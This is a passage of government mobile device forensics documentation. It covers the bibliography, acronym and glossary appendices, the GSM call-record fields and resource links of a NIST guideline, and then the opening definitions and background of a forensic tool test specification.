Eric Katz, A Field Test of Mobile Phone Shielding Devices, 2010, College of Technology Masters Thesis,

Paper 33, .

Ronald van der Knijff, Chapter 8: Embedded Systems Analysis, Handbook of Digital Forensics and Investigation, Edited by Eoghan Casey, Elsevier Academic Press, 2010.

Kevin Mansell, Darren Lole, Fiona Litchfield, Recovering Deleted Data From Fat Partitions Within Mobile Phone Handsets Using Traditional Imaging Techniques, F3 Annual Conference, November 11-13, 2008, .

Paul McCarthy, Forensic Analysis of Mobile devices, BS CIS Thesis, University of South Australia, School of Computer and Information Science, Mawson Lakes, October 2005.

Paul McCarthy, Jill Slay, Mobile devices: admissibility of current forensic procedures for acquiring data, the Second IFIP WG 11.9 International Conference on Digital Forensics, 2006.

Barrie Mellars, Forensic Examination of Mobile devices, Digital Investigation, Vol.1, No. 4, 2004, pp. 266-272.

Christa Miller, The other side of mobile forensics, Cygnus Business Media, July 1, 2008, .

Tilo Müller, Michael Spreitzenbarth, and Felix C. Freiling, Forensic Recovery of Scrambled Telephones, .

Cindy Murphy, Developing Process for Mobile Device Forensics, 2013, .

No More 'Cell' Phones, TechBeat, Winter 2005, National Law Enforcement and Corrections Technology Center, .

Thomas R. O'connor, Admissibility of Scientific Evidence Under Daubert, North Carolina Wesleyan College, March 2004, .

Terrence P. O'Connor, Provider Side Cell Phone Forensic, Small Scale Digital Device Forensics Journal, Vol. 3, No. 1, June 2009, .

By Justin Ormont (Own work) CC-BY-SA-3.0 or GFDL , via Wikimedia Commons.

Lee Reiber, SIMs and Salsa, MFI Forum, Mobile Forensics, Inc., September 2008.

Greg Smith, Switch On ~ Update = Lose Evidence, Mobile Telephone Evidence Newsletter, INDEX NO: VOL 4-MTE05- 2006, Trew & Co, 2005, .

Greg Smith, Handset Password Unlock, Mobile Telephone Evidence Newsletter, INDEX NO: VOL 4-MTE03-2006 supp: 002, Trew & Co, 2006.

SWGDE, SWGDE Best Practices for Mobile Phone Forensics, .

John (Zeke) Thackray, Flasher Boxes: Back to Basics in Mobile Phone Forensics, Digital Forensic Investigator News, July 13, 2010, .

Svein Willassen, Forensics and the GSM Mobile Telephone System, International Journal of Digital Evidence, Volume 2, Issue 1, 2003, .

Svein Willassen, Forensic Analysis of Mobile Phone Internal Memory, IFIP WG 11.9 International Conference on Digital Forensics, National Center for Forensic Science, Orlando, Florida, February 13-16, 2005, in Advances in Digital Forensics, Vol. 194, Pollitt, M.; Sheno, S. (Eds.), XVIII, 313 p., 2006.

Jonathan Zdziarski, iOS Forensic Investigative Methods, 2012, .

Scott Zimmerman, Dominick Glavach, Cyber Forensics in the Cloud, December 2011, IANewsletter, Vol 14, No 1, .

67.8.2. 8.2 Footnoted URLs

<http://developer.android.com/sdk/index.html>
<https://developer.apple.com/devcenter/ios/index.action>
<http://www.3gpp.org/ftp/Specs/html-info/31102.htm>
<http://www.qualcomm.com/>
<http://www.radio-electronics.com>
<http://www.ietf.org/>
http://en.wikipedia.org/wiki/Mobile_IP
<http://nislabs.bu.edu/sc546/sc441Spring2003/mobileIP>
<http://appleinsider.com/articles/13/05/14/mobile-malware-exploding-but-only-for-android>
<http://www.scientificamerican.com/article.cfm?id=boston-marathon-bomb-attack>
<http://mobile.softpedia.com/phoneFinder>
<http://www.numberingplans.com/?page=analysis&sub=imeinr>
<http://www.tiaonline.org/standards/resources/esn/codes.cfm>
<http://www.numberingplans.com/?page=analysis&sub=simnr>
<http://transition.fcc.gov/oet/ea/fccid/>
<http://www.npac.com/the-npac/access/law-enforcement-agencies-psaps>
<http://www.fonefinder.net/>
http://transition.fcc.gov/pshs/services/911-services/enhanced911/archives/factsheet_requirements_012001.pdf
http://info.sen.ca.gov/pub/bill/asm/ab_1301-1350/ab_1305_cfa_20050603_115538_sen_comm.html
<https://htcc.secport.com/mailman/listinfo/htcc>

67.9. Appendix A. Acronyms

APDU – Application Protocol Data Unit
API – Application Programming Interface
ASCII – American Standard Code for Information Interchange
BCD – Binary Coded Decimal
BSC – Base Station Controller
BTS – Base Transceiver Station
CDMA – Code Division Multiple Access
CDR – Call Detail Record
CF – Compact Flash
CNIC – Cellular Network Isolation Card
CSIM – CDMA Subscriber Identity Module
EDGE – Enhanced Data for GSM Evolution
EMS – Enhanced Messaging Service
ESN – Electronic Serial Number
ETSI – European Telecommunications Standards Institute
eUICC – Embedded Universal Integrated Circuit Card
FCC ID – Federal Communications Commission Identification Number
GPRS – General Packet Radio Service
GPS – Global Positioning System
GSM – Global System for Mobile Communications
HTTP – HyperText Transfer Protocol
ICCID – Integrated Circuit Card Identification
IDE – Integrated Drive Electronics
iDEN – Integrated Digital Enhanced Network
IM – Instant Messaging Guidelines on Mobile Device Forensics
IMAP – Internet Message Access Protocol
IMEI – International Mobile Equipment Identity
IMSI – International Mobile Subscriber Identity
IrDA – Infra Red Data Association
JTAG – Joint Test Action Group
LCD – Liquid Crystal Display
LED – Light Emitting Diode
LND – Last Numbers Dialed
MD5 – Message Digest 5
MEID – Mobile Equipment Identifier
MMC – Multi-Media Card
MMS – Multimedia Messaging Service
MSC – Mobile Switching Center
MSISDN – Mobile Subscriber Integrated Services Digital Network
NFC – Near Field Communication

OS – Operating System
PC – Personal Computer
PC/SC – Personal Computer/Smart Card
PDA – Personal Digital Assistant
PIM – Personal Information Management
PIN – Personal Identification Number
PPI – Pixels Per Inch
POP – Post Office Protocol
RAM – Random Access Memory
ROM – Read Only Memory
SD – Secure Digital Guidelines on Mobile Device Forensics
SDK – Software Development Kit
SHA1 – Secure Hash Algorithm, version 1
SIM – Subscriber Identity Module
SMS – Short Message Service
SSD – Solid State Drive
TDMA – Time Division Multiple Access
UICC – Universal Integrated Circuit Card
UMTS – Universal Mobile Telecommunications System
URL – Uniform Resource Locator
USB – Universal Serial Bus
USIM – UMTS Subscriber Identity Module
WAP – Wireless Application Protocol
WiFi – Wireless Fidelity

67.10. Appendix B. Glossary

Acquisition – A process by which digital evidence is duplicated, copied, or imaged.

Analysis – The examination of acquired data for its significance and probative value to the case.

Authentication Mechanism – Hardware or software-based mechanisms that force users to prove their identity before accessing data on a device.

Bluetooth – A wireless protocol that allows two similarly equipped devices to communicate with each other within a short distance (e.g., 30 ft.).

Brute Force Password Attack – A method of accessing an obstructed device by attempting multiple combinations of numeric/alphanumeric passwords.

Buffer Overflow Attack – A method of overloading a predefined amount of memory storage in a buffer, which can potentially overwrite and corrupt memory beyond the buffer's boundaries.

Cellular Network Isolation Card (CNIC) – A SIM card that isolates the device from cell tower connectivity.

Chain of Custody – A process that tracks the movement of evidence through its collection, safeguarding, and analysis lifecycle by documenting each person who handled the evidence, the date/time it was collected or transferred, and the purpose for any transfers.

Closed Source Operating System – Source code for an operating system is not publically available.

Code Division Multiple Access (CDMA) – A spread spectrum technology for cellular networks based on the Interim Standard-95 (IS-95) from the Telecommunications Industry Association (TIA).

Compressed File – A file reduced in size through the application of a compression algorithm, commonly performed to save disk space. The act of compressing a file makes it unreadable to most programs until the file is uncompressed.

Cradle – A docking station, which creates an interface between a user's PC and PDA and enables communication and battery recharging.

CDMA Subscriber Identity Module (CSIM) – CSIM is an application to support CDMA2000 phones that runs on a UICC, with a file structure derived from the R-UIM card.

Deleted File – A file that has been logically, but not necessarily physically, erased from the operating system, perhaps to eliminate potentially incriminating evidence. Deleting files does not always necessarily eliminate the possibility of recovering all or part of the original data.

Digital Evidence – Electronic information stored or transmitted in binary form. Guidelines on Mobile Device Forensics

Electromagnetic Interference – An electromagnetic disturbance that interrupts, obstructs, or otherwise degrades or limits the effective performance of electronics/electrical equipment.

Electronic Serial Number (ESN) – A unique 32-bit number programmed into CDMA phones when they are manufactured.

Encryption – Any procedure used in cryptography to convert plain text into cipher text to prevent anyone but the intended recipient from reading that data.

Enhanced Data for GSM Evolution (EDGE) – An upgrade to GPRS to provide higher data rates by joining multiple time slots.

Enhanced Messaging Service (EMS) – An improved message system for GSM mobile devices allowing picture, sound, animation and text elements to be conveyed through one or more concatenated SMS messages.

Examination – A technical review that makes the evidence visible and suitable for analysis; as well as tests performed on the evidence to determine the presence or absence of specific data.

Exculpatory Evidence – Evidence that tends to decrease the likelihood of fault or guilt.

Feature Phone – A mobile device that primarily provide users with simple voice and text messaging services.

File Signature Anomaly – A mismatch between the internal file header and its external file name extension; a file name inconsistent with the content of the file (e.g., renaming a graphics file with a non-graphics extension).

File System – A software mechanism that defines the way that files are named, stored, organized, and accessed on logical volumes of partitioned memory.

Flash ROM – Non-volatile memory that is writable.

Forbidden PLMNs – A list of Public Land Mobile Networks (PLMNs) maintained on the SIM that the mobile phone cannot automatically contact, usually because service was declined by a foreign provider.

Forensic Copy – A bit-for-bit reproduction of the information contained on an electronic device or associated media, whose validity and integrity has been verified using an accepted algorithm.

Forensic Specialist – Locates, identifies, collects, analyzes, and examines data, while preserving the integrity and maintaining a strict chain of custody of information discovered.

General Packet Radio Service (GPRS) – A packet switching enhancement to GSM and TDMA wireless networks to increase data transmission speeds.

Global Positioning System (GPS) – A system for determining position by comparing radio signals from several satellites. Guidelines on Mobile Device Forensics

Global System for Mobile Communications (GSM) – A set of standards for second generation, cellular networks currently maintained by the 3rd Generation Partnership Project (3GPP).

Hardware Driver – Applications responsible for establishing communication between hardware and software programs.

Hashing – The process of using a mathematical algorithm against data to produce a numeric value that is representative of that data.

HyperText Transfer Protocol (HTTP) – A standard method for communication between clients and Web servers.

Image – An exact bit-stream copy of all electronic data on a device, performed in a manner that ensures the information is not altered.

Inculpatory Evidence – Evidence that tends to increase the likelihood of fault or guilt.

Instant Messaging (IM) – A facility for exchanging messages in real-time with other people over the Internet and tracking the progress of a given conversation.

Integrated Circuit Card ID (ICCID) – The unique serial number assigned to, maintained within, and usually imprinted on the (U)SIM.

Integrated Digital Enhanced Network (iDEN) – A proprietary mobile communications technology developed by Motorola that combines the capabilities of a digital cellular telephone with two-way radio.

International Mobile Equipment Identity (IMEI) – A unique identification number programmed into GSM and UMTS mobile devices.

International Mobile Subscriber Identity (IMSI) – A unique number associated with every GSM mobile phone subscriber, which is maintained on a (U)SIM.

Internet Message Access Protocol (IMAP) – A method of communication used to read electronic messages stored in a remote server.

Key Chords – Specific hardware keys pressed in a particular sequence on a mobile device.

Location Information (LOCI) – The Location Area Identifier (LAI) of the phone's current location, continuously maintained on the (C/U)SIM when the phone is active and saved whenever the phone is turned off.

Mobile Devices – A mobile device is a small hand-held device that has a display screen with touch input and/or a QWERTY keyboard and may provide users with telephony capabilities. Mobile devices are used interchangeably (phones, tablets) throughout this document.

Mobile Subscriber Integrated Services Digital Network (MSISDN) – The international telephone number assigned to a cellular subscriber.

Multimedia Messaging Service (MMS) – An accepted standard for messaging that lets users send and receive messages formatted with text, graphics, photographs, audio, and video clips. Guidelines on Mobile Device Forensics

Near Field Communication (NFC) – A form of contactless, close proximity, radio communications based on radio-frequency identification (RFID) technology.

Password Protected – The ability to protect the contents of a file or device from being accessed until the correct password is entered.

Personal Digital Assistant (PDA) – A handheld computer that serves as a tool for reading and conveying documents, electronic mail, and other electronic media over a communications link, as well as for organizing personal information, such as a name-and-address database, a to-do list, and an appointment calendar.

Personal Information Management (PIM) Applications – A core set of applications that provide the electronic equivalents of such items as an agenda, address book, notepad, and reminder list.

Personal Information Management (PIM) Data – The set of data types such as contacts, calendar entries, phonebook entries, notes, memos, and reminders maintained on a device, which may be synchronized with a personal computer.

Post Office Protocol (POP) – A standard protocol used to receive electronic mail from a server.

Probative Data – Information that reveals the truth of an allegation.

Push-To-Talk (PTT) – A method of communicating on half-duplex communication lines, including two-way radio, using a "walkie-talkie" button to switch from voice reception to transmit mode.

Removable User Identity Module (R-UIM) – A card developed for cdmaOne/CDMA2000 handsets that extends the GSM SIM card to CDMA phones and networks.

Secure Digital eXtended Capacity (SDXC) – Supports cards up to 2 TB, compared to a limit of 32 GB for SDHC cards in the SD 2.0 specification.

Short Message Service (SMS) – A cellular network facility that allows users to send and receive text messages of up to 160 alphanumeric characters on their handset.

SMS Chat – A facility for exchanging messages in real-time using SMS text messaging that allows previously exchanged messages to be viewed.

Steganography – The art and science of communicating in a way that hides the existence of the communication. For example, a child pornography image can be hidden inside another graphic image file, audio file, or other file format.

Subscriber Identity Module (SIM) – A smart card chip specialized for use in GSM equipment.

Synchronization Protocols – Protocols that allow users to view, modify, and transfer/update data between a cell phone and personal computer. Guidelines on Mobile Device Forensics

Universal Integrated Circuit Card – An integrated circuit card that securely stores the international mobile subscriber identity (IMSI) and the related cryptographic key used to identify and authenticate subscribers on mobile devices. A UICC may be referred to as a: SIM, USIM, RUIM or CSIM, and is used interchangeably with those terms.

UMTS Subscriber Identity Module (USIM) – A module similar to the SIM in GSM/GPRS networks, but with additional capabilities suited to 3G networks.

Universal Mobile Telecommunications System (UMTS) – A third-generation (3G) mobile phone technology standardized by the 3GPP as the successor to GSM.

Universal Serial Bus (USB) – A hardware interface for low-speed peripherals such as the keyboard, mouse, joystick, scanner, printer, and telephony devices.

Volatile Memory – Memory that loses its content when power is turned off or lost.

Wireless Application Protocol (WAP) – A standard that defines the way in which Internet communications and other advanced services are provided on wireless mobile devices.

Wireless Fidelity (WiFi) – A term describing a wireless local area network that observes the IEEE 802.11 protocol.

Write-Blocker – A device that allows investigators to examine media while preventing data writes from occurring on the subject media.

Write Protection – Hardware or software methods of preventing data from being written to a disk or other medium.

67.11. Appendix C. Standardized Call Records

The European Telecommunications Standards Institute specification for GSM event and call data provides detailed definitions for a variety of records needed in the administration of subscriber related event and call data [ETS99]. Table 5 gives the record structure for a mobile-originated call attempt, identifying and describing the name of the various fields involved and an indication of whether the field is mandatory (M), conditional ©, or optional (O).

Other record definitions also appear in the standard. The reader is asked to consult the standard directly for a more detailed explanation of the use of each field given in Table 5 and a better understanding of the range of records and data involved in network administration.

Table 5: Example Record Structure

Field	Key	Description
Record Type	M	Mobile originated
Served IMSI	M	IMSI of the calling party
Served IMEI	C	IMEI of the calling ME, if available
Served MSISDN	O	The primary MSISDN of the calling party
Called Number	M	The address of the called party, e.g., the number dialed by the calling subscriber
Translated Number	O	The called number after digit translation within the MSC (if applicable)
Connected Number	O	The number of the connected party if different from the Called Number
Roaming Number	O	The Mobile Station Roaming Number employed to route this connection, if applicable
Recording Entity	M	The E.164 number of the visited MSC producing the record
Incoming TKGP	O	The MSC trunk group on which the call originated, usually from the BSS
Outgoing TKGP	O	The trunk group on which the call left the MSC
Location	M	The identity of the cell in which the call originated including the location area code
Change of Location	O	A list of changes in Location Area Code / Cell Id., each time-stamped
Basic Service	M	Bearer or teleservice employed
Transparency Indicator	C	Only provided for those teleservices which may be employed in both transparent and non-transparent mode
ChangeOfService	O	A list of changes of basic service during a connection each time-stamped
Supp. Services	C	Supplementary services invoked as a result of this connection
AOC Parameters	O	The charge advice parameters sent to the MS on call setup
Change of AOC Pams	O	New AOC parameters sent to the MS, e.g., as a result of a tariff switch over, including the time at which the new set was applied
MS Classmark	M	The mobile station classmark employed on call setup
Change of Classmark	O	A list of changes to the classmark during the connection, each time-stamped

Field	Key	Description
Event Time Stamps	C O	Seizure of incoming traffic channel (for unsuccessful call attempts) Answer (for successful calls) Release of traffic channel
Call Duration	M	The chargeable duration of the connection for successful calls, the holding time for call attempts
Radio Chan. Requested	O	The type of radio traffic channel (full / half etc.) requested by the MS
Radio Chan. Used	M	The type of radio channel actually used (full or half rate)
Change of Rad. Chan.	O	A list of changes, each timestamped
Cause for Termination	M	The reason for the release of the connection
Diagnostics	O	A more detailed reason for the release of the connection
Data Volume	C	The number of data segments transmitted, if available at the MSC
Sequence No.	C	Partial record sequence number, only present in case of partial records
Call Reference	M	A local identifier distinguishing between transactions on the same MS
Additional Chg. Info	O	Charge/no charge indicator and additional charging parameters
Record Extensions	O	A set of network/manufacture specific extensions to the record
gsmSCF address	C	Identifies the CAMEL server serving the subscriber
Service Key	C	The CAMEL service logic to be applied
Network Call Reference	C	An identifier to correlate transactions on the same call taking place in different network nodes, shall be present if CAMEL is applied
MSC Address	C	This field contains the E.164 number assigned to the MSC that generated the network call reference
Default Call Handling	O	Indicates whether or not a CAMEL call encountered default call handling – Shall be present only if default call handling has been applied
Number of HSCSD Channels Requested	C	The maximum number of HSCSD channels requested as received from the MS at call set-up
Number of HSCSD Channels Allocated	C	The number of HSCSD channels allocated to the MS at call set-up
Change of HSCSD Parameters	C	A list of network or user initiated changes of number of HSCSD channels during a connection, each time stamped – Shall only be present in case of an HSCSD call, if the basic HSCSD parameters are modified due to the user or network initiated modification procedure
Fixed Network User Rate	O	May be present for HSCSD connections
Air Interface User Rate Requested	C	The total Air Interface User Rate Requested by the MS at call setup. Shall only be present for non-transparent HSCSD connections
Channel Coding Accepted	C	A list of the traffic channels codings accepted by the MS – Shall only be present for HSCSD connections

Field	Key	Description
Channel Coding Used	C	The traffic channels codings negotiated between the MS and the network at call setup – Shall only be present for HSCSD connections
Speech Version Used	O	Speech version used for that call
Speech Version Supported	O	Speech version supported by the MS with highest priority indicated by MS
Number of DP Encountered	O	Number that counts how often armed detection points (TDP and EDP) were encountered
Level of CAMEL service	O	Indicator for the complexity of the CAMEL feature used
Free format Data	C	This field contains data sent by the gsmSCF in the FCI message
CAMEL Call Leg Information	C	Set of CAMEL information IEs. Each of these IEs contains information related to one outgoing CAMEL call leg

67.12. Appendix D. Online Resources for Mobile Forensics

This appendix contains lists of online resources that may be useful to incident response communities and law enforcement when mobile devices are encountered during an incident or crime. The resources provide additional information on aspects of cell phone forensics.

Table 6: Technical Resource Sites

Resource	URL
Digital Evidence and Forensics	http://www.nij.gov/topics/forensics/evidence/digital/
High Tech Crime Consortium mail list	https://htcc.secport.com/mailman/listinfo/htcc
High Tech Crime Consortium	http://www.hightechcrimeops.org/
High Technology Crime Investigation Association	http://www.htcia.org/
Mobile Forensics Central	http://www.mobileforensicscentral.com/mfc/
National Institute of Justice	http://www.nij.gov/topics/forensics/evidence/digital/standards/cftt.htm
Phone Forensics Group	http://groups.yahoo.com/group/phoneforensics/
The Netherlands Forensic Institute's procedures for preservation	http://www.holmes.nl/MPF/FlowChartForensicMobilePhoneExamination.htm
Secure Digital Homepage	http://www.Sdcard.org
Scientific Working Group on Digital Evidence	http://www.swgde.org
Mobile & Technology eDiscovery Blog	http://trewmte.blogspot.com/

Table 7: Databases for Identification Queries

Resource	URL
Device Characteristics	http://www.phonescoop.com/phones/finder.php http://www.gsmaarena.com/search.php3 http://mobile.softpedia.com/phoneFinder
IMEI Queries	http://www.numberingplans.com/?page=analysis&sub=imei
ICCID Queries	http://www.numberingplans.com/?page=analysis&sub=simnr
FCCID Queries	http://www.fcc.gov/oet/fccid/
Phone Carrier Finder	http://www.fonefinder.net/
Phone Number Carrier Lookup	www.npac.com

67.13. REFERENCE

National Institute of Standards and Technology Special Publication 800-101r1. (May 2014). Natl. Inst. Stand. Technol. Spec. Publ. 800-101 Revision 1, 87 pp. <http://dx.doi.org/10.6028/NIST.SP.800-101r1>

68. Mobile Device Forensic Tool Specification, Test Assertions and Test Cases

This specification defines requirements, test assertions, and test cases for extracting and reporting evidence of probative value from mobile devices, including smartphones, tablets, Universal Integrated Circuit Cards (UICCs), and feature phones. Mobile devices contain a wealth of information potentially relevant to an investigation.

This document defines mobile forensic data acquisition tool requirements. The requirements are used to derive test assertions, statements of conditions checked after a test case is run. Each test assertion is covered by one or more test cases consisting of a test protocol and the expected test results. The test case protocol specifies detailed procedures for setting up the test, executing the test, and measuring the test results. Comments and feedback are welcome. This document, and future revisions, are available for download at: https://www.cfft.nist.gov/mobile_devices.htm.

68.1. Definitions

This glossary defines the terms used within this document.

Acquisition – The process by which digital data from a mobile device is copied into an image file.

There are several types of acquisitions:

- Logical acquisition: Extraction of a set of supported digital artifacts from the device memory.
- Selective acquisition: Extraction of a subset of supported digital artifacts from the device memory.
- File system acquisition: Extraction of the file system structure and content from the device memory.
- Physical acquisition: A copy of the device's physical memory.
- UICC acquisition: Extraction of the supported artifacts from a UICC.

Active SQLite data – Table information that comprises the current state of the database (and all associated journal mode files) as the latest successful commit.

Analysis – The examination of acquired data for its significance and probative value.

Associated data – Data (e.g., graphics, address, notes, etc.) that are attached with a specific data object such as an address book entry/Contact, Multimedia Messaging Service (MMS) message, etc.

Binary Large Object (BLOB) – A Binary Large Object is a string of binary data stored as a single entity within a database management system. BLOBs can typically be images, audio, Plists, or other multimedia objects.

Bluetooth – A wireless protocol that allows two similarly equipped devices to communicate with each other within a short distance (e.g., 9 m).

Boot loader – Software temporarily installed on a mobile device enabling access to perform physical data extraction, including unallocated data areas.

Casefile – A file containing case description data and possibly an image file containing data from an acquisition.

Chip-off – Data extraction that involves physically removing flash memory chip(s) from a mobile device.

Code Division Multiple Access (CDMA) – A spread spectrum technology for cellular networks based on the Interim Standard-95 (IS-95) from the Telecommunications Industry Association (TIA).

CDMA Subscriber Identity Module (CSIM) – CSIM is an application to support CDMA2000 phones that run

on a UICC, with a file structure derived from the Removable User Identity Module (R-UIM) card.

Data Artifacts – Files or directories stored in the internal memory of a mobile device or UICC such as address book entries, Personal Information Management (PIM) data, call logs, text messages, stand-alone files (e.g., audio, documents, graphic, video).

Deleted File – A file that has been logically, but not necessarily physically, erased from the operating system. Deleting files does not always eliminate the possibility of recovering all or part of the original data.

Electronic Serial Number (ESN) – A unique 32-bit number programmed into CDMA phones when they are manufactured.

Examination – A technical review that makes the evidence visible and suitable for analysis, as well as tests performed on the evidence to determine the presence or absence of specific data.

Feature Phone – A mobile device that primarily provides users with simple voice and text messaging services.

File System – A software mechanism that defines how files are named, stored, organized, and accessed on logical volumes of partitioned memory.

Global Positioning System (GPS) – A system for determining position by comparing radio signals from several satellites.

Global System for Mobile Communications (GSM) – A set of standards for the second-generation cellular networks currently maintained by the 3rd Generation Partnership Project (3GPP).

Internal Memory (IM) – Volatile and non-volatile storage space for user data.

Instant Messages – A facility for exchanging messages in real-time with other people over the internet and tracking the progress of a given conversation.

Integrated Circuit Card ID (ICCID) – The unique serial number assigned to, maintained within, and usually imprinted on the UICC.

International Mobile Equipment Identity (IMEI) – A unique identification number programmed into GSM and the Universal Mobile Telecommunications System (UMTS) mobile devices.

International Mobile Subscriber Identity (IMSI) – A unique number associated with every GSM mobile phone subscriber maintained on a UICC.

Joint Test Action Group (JTAG) – A method for performing a physical data extraction involving connecting to Test Access Ports (TAPs) of supported devices and instructing the processor to transfer the raw data stored

on memory chips.

Journal mode – SQLite functionality provides rollback abilities following Atomic, Consistent, Isolated, and Durable (ACID) transactions. This refers to either a -journal or -wal file.

Location Information (LOCI) – The Location Area Identifier (LAI) of the phone's current location continuously maintained on the UICC when the phone is active and saved whenever the phone is turned off.

Logical acquisition: A bit-by-bit copy of active storage objects (e.g., Address book, Personal Information Management data, Call logs, text messages, stand-alone data files) that reside on a logical store (e.g., a file system partition).

Image File – A file created from the data present on a mobile device. This may be a stand-alone file (e.g., a binary bit-stream image of a digital device memory from a JTAG or chip-off acquisition) or may be embedded in another file (e.g., embedded in a case file).

Mobile Device Tool (MDT) –A tool capable of presenting and possibly acquiring the contents of the internal memory of a mobile device.

Mobile Devices – A hand-held device with a display screen with touch input and/or a keyboard may provide users with telephony capabilities. Mobile devices are used for both phones and tablets throughout this document.

Mobile Equipment Identity (MEID) – An ID number globally unique for CDMA mobile phones that identify the device to the network and can be used to flag lost or stolen devices.

Mobile Subscriber Integrated Services Digital Network (MSISDN) – The international telephone number assigned to a cellular subscriber.

Multimedia Messaging Service (MMS) – An accepted standard for messaging lets users send and receive messages formatted with text, graphics, audio, and video clips.

Personal Information Management (PIM) Applications – A core set of applications that provide the electronic equivalents of such items as an agenda, address book, notepad, and reminder list.

Personal Information Management (PIM) Data – The set of data types such as contacts, calendars, notes, memos, and reminders maintained on a mobile device.

Physical acquisition: A bit-by-bit acquire of the mobile device's internal memory. This allows the recovery of more deleted data than a logical or file system data acquisition.

Personal Identification Number (PIN) – Many 4 to 8 digits in length are used to secure mobile devices from unauthorized access.

Personal Unblocking Key (PUK) – A key used to regain access to a Universal Integrated Circuit Card (UICC) whose PIN attempts have been exhausted.

Removable User Identity Module (R-UIM) – A card developed for cdmaOne/CDMA2000 handsets that extend the GSM Subscriber Identity Module (SIM) card to CDMA phones and networks.

Rollback journal – This is a file associated with each SQLite database that holds information used to restore the database file to its initial state during the course of a transaction while in journal mode. This file is located in the same directory as the database with the string “-journal” appended to its filename.

Short Message Service (SMS) – A cellular network facility that allows users to send and receive text messages made up of alphanumeric characters on their handset.

Smartphone – A full-featured mobile phone that provides users with personal computer-like functionality by incorporating PIM applications, native, hybrid, and web applications, enhanced internet connectivity, and email.

Stand-alone data – Data (e.g., audio, documents, graphics, video) is not associated with or has not been transferred to the device via MMS message.

SQLite – SQLite is an embedded Structured Query Language (SQL) relational database engine that implements a self-contained, serverless, zero-configuration, transactional SQL database engine.

SQLite Table – A data structure that organizes information into rows and columns. It is used to store and display data in a structured format.

Subscriber Identity Module (SIM) – A smart card chip specialized for use in GSM equipment.

Supported Data Artifacts – Data artifacts (e.g., subscriber, equipment information, PIM data, text messages, stand-alone data, MMS messages, and associated data) that the mobile device forensic tool can acquire according to the tool documentation.

Universal Integrated Circuit Card (UICC) – An integrated circuit card that securely stores the international mobile subscriber identity (IMSI) and the related cryptographic key to identify and authenticate subscribers on mobile devices. A UICC may be referred to as a: SIM, USIM, R-UIM, or CSIM and is used interchangeably with those terms.

UMTS Subscriber Identity Module (USIM) – A module similar to the SIM in GSM/General Packet Radio Service (GPRS) networks, but with additional capabilities suited to 3G networks.

User data – Data stored in the memory of a mobile device.

Volatile Memory – Memory that loses its content when power is turned off or lost.

Write-Ahead Log (WAL) – A file that records SQLite transactions that have been committed but not yet applied to the database. This file is in the same directory as the database with the string “-wal” appended to its filename. As of version 3.7.0 (dated 7/21/2010), this file type is the most commonly used method when SQLite journaling mode is enabled.

68.2. Background

68.2.1. Mobile Device Characteristics – Internal Memory

Mobile devices contain both volatile and non-volatile memory. Volatile memory (i.e., Random Access Memory (RAM)) is used for dynamic storage, and its contents are lost when power is drained from the mobile device. Non-volatile memory is persistent as its contents are not affected by the loss of power or overwriting data upon reboot (e.g., solid-state drives (SSD) that store persistent data on solid-state flash memory).

Although data present on mobile devices is stored in a proprietary format, forensic tools tailored for mobile device acquisition should minimally perform a logical acquisition for supported devices and report the data present in the internal memory. Tools that possess a low-level understanding of the proprietary data format for a specific device may provide examiners with the ability to perform a physical acquisition and generate reports in a meaningful (i.e., human-readable) format.

68.2.2. Identity Module (UICC) Characteristics

Identity modules (commonly known as SIM cards or UICC) are used with mobile devices that interoperate with GSM cellular networks. Under the GSM framework, a mobile device is referred to as a Mobile Station and is partitioned into two distinct components: the UICC and the Mobile Equipment (ME). A UICC is commonly referred to as an identity module (e.g., Subscriber Identity Module [SIM], Universal Subscriber Identity Module [USIM], CDMA Subscriber Identity Module [CSIM]), is a removable component that contains essential information about the subscriber. The ME and the radio handset portion cannot fully function without a UICC. The UICC's main purpose is to authenticate the mobile device user to the network providing access to subscribed services. The UICC also offers storage for personal information, such as phonebook entries, text messages, last numbers dialed (LND), and service-related information.

A preset number of attempts (usually three) are allowed for providing the correct PIN code to the UICC before further attempts are blocked completely, rendering communications inoperative. Only by providing a correct PIN Unblocking Key (PUK) may the PIN value and its counter be reset on the UICC. If the number of attempts to enter the correct PUK value exceeds a set limit, normally ten, the card becomes blocked permanently. The PUK for a UICC may be obtained from the service provider or network operator by providing the identifier of the UICC (i.e., Integrated Circuit Chip Identifier or ICCID). The ICCID is normally imprinted on the front of the UICC but may also be read from an element of the file system.

Due to the GSM 11.111 standard, mobile device forensic tools designed to extract data from a UICC either internally or with an external Personal Computer/Smart Card (PC/SC) reader should properly acquire, decode, and present data in a human-readable format. A limited amount of information may be stored on UICCs such as Abbreviated Dialing Numbers (ADNs), Last Numbers Dialed (LND), SMS messages, subscriber information (e.g., IMSI), and location information (i.e., Location Information [LOCI], General Packet Radio Service Location [GPRSLOC]).

68.2.3. Extractable Digital Artifacts

The amount and richness of data contained on mobile devices vary based upon the manufacturer and OS. Installed applications provide investigators with a rich repository of data that can be relevant to an investigation. However, a core set of data that mobile device forensic tools can recover remains constant across most mobile devices. Tools should have the ability to recover the following supported data artifacts stored in the device's internal memory and UICC memory outlined in the Internal Memory Artifacts and UICC Memory Artifacts below.

68.2.3.1. Internal Memory Artifacts

- Subscriber and equipment identifiers: IMEI, MEID/ESN
- PIM data: address book/phonebook/contacts, calendar, memos, etc.
- Call logs: incoming, outgoing, missed
- Text messages: SMS, MMS (audio, graphic, video)
- Instant messages
- Stand-alone files: audio, documents, graphic, video
- Electronic mail
- Web activity: history, bookmarks
- GPS / Geo-location related data: longitude and latitude coordinates
- Social media related data

68.2.3.2. UICC Memory Artifacts

- Service Provider Name (SPN)
- Integrated Circuit Card Identifier (ICCID)
- International Mobile Subscriber Identity (IMSI)
- Mobile Subscriber International ISDN Number (MSISDN)
- Abbreviated Dialing Numbers (ADNs)
- Last Numbers Dialed (LND)
- Text messages (SMS)
- Location (LOCI, GPRSLOCI)

68.2.4. SQLite Databases

SQLite was developed nearly twenty years ago. It has become the most widely deployed and used database engine in the world. Every instance uses Google Chrome and Firefox browser in existence. It is particularly important to mobile forensic analysts, and it is also installed on every Android and iOS device in existence today. It is the default database storage format for the millions of mobile device applications for both of these operating systems.

As of January 2020, Statista reports over 1,840,000 applications in the Apple App Store (iOS devices) and 2,570,000 applications in the Google Play Store (Android devices)². That's a combined total of over 4.3 million different applications that an examiner may encounter for any particular case.

² Source: <https://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores/>

Testing will focus on popular apps that are most likely to be forensically relevant, such as communications, including social media apps.

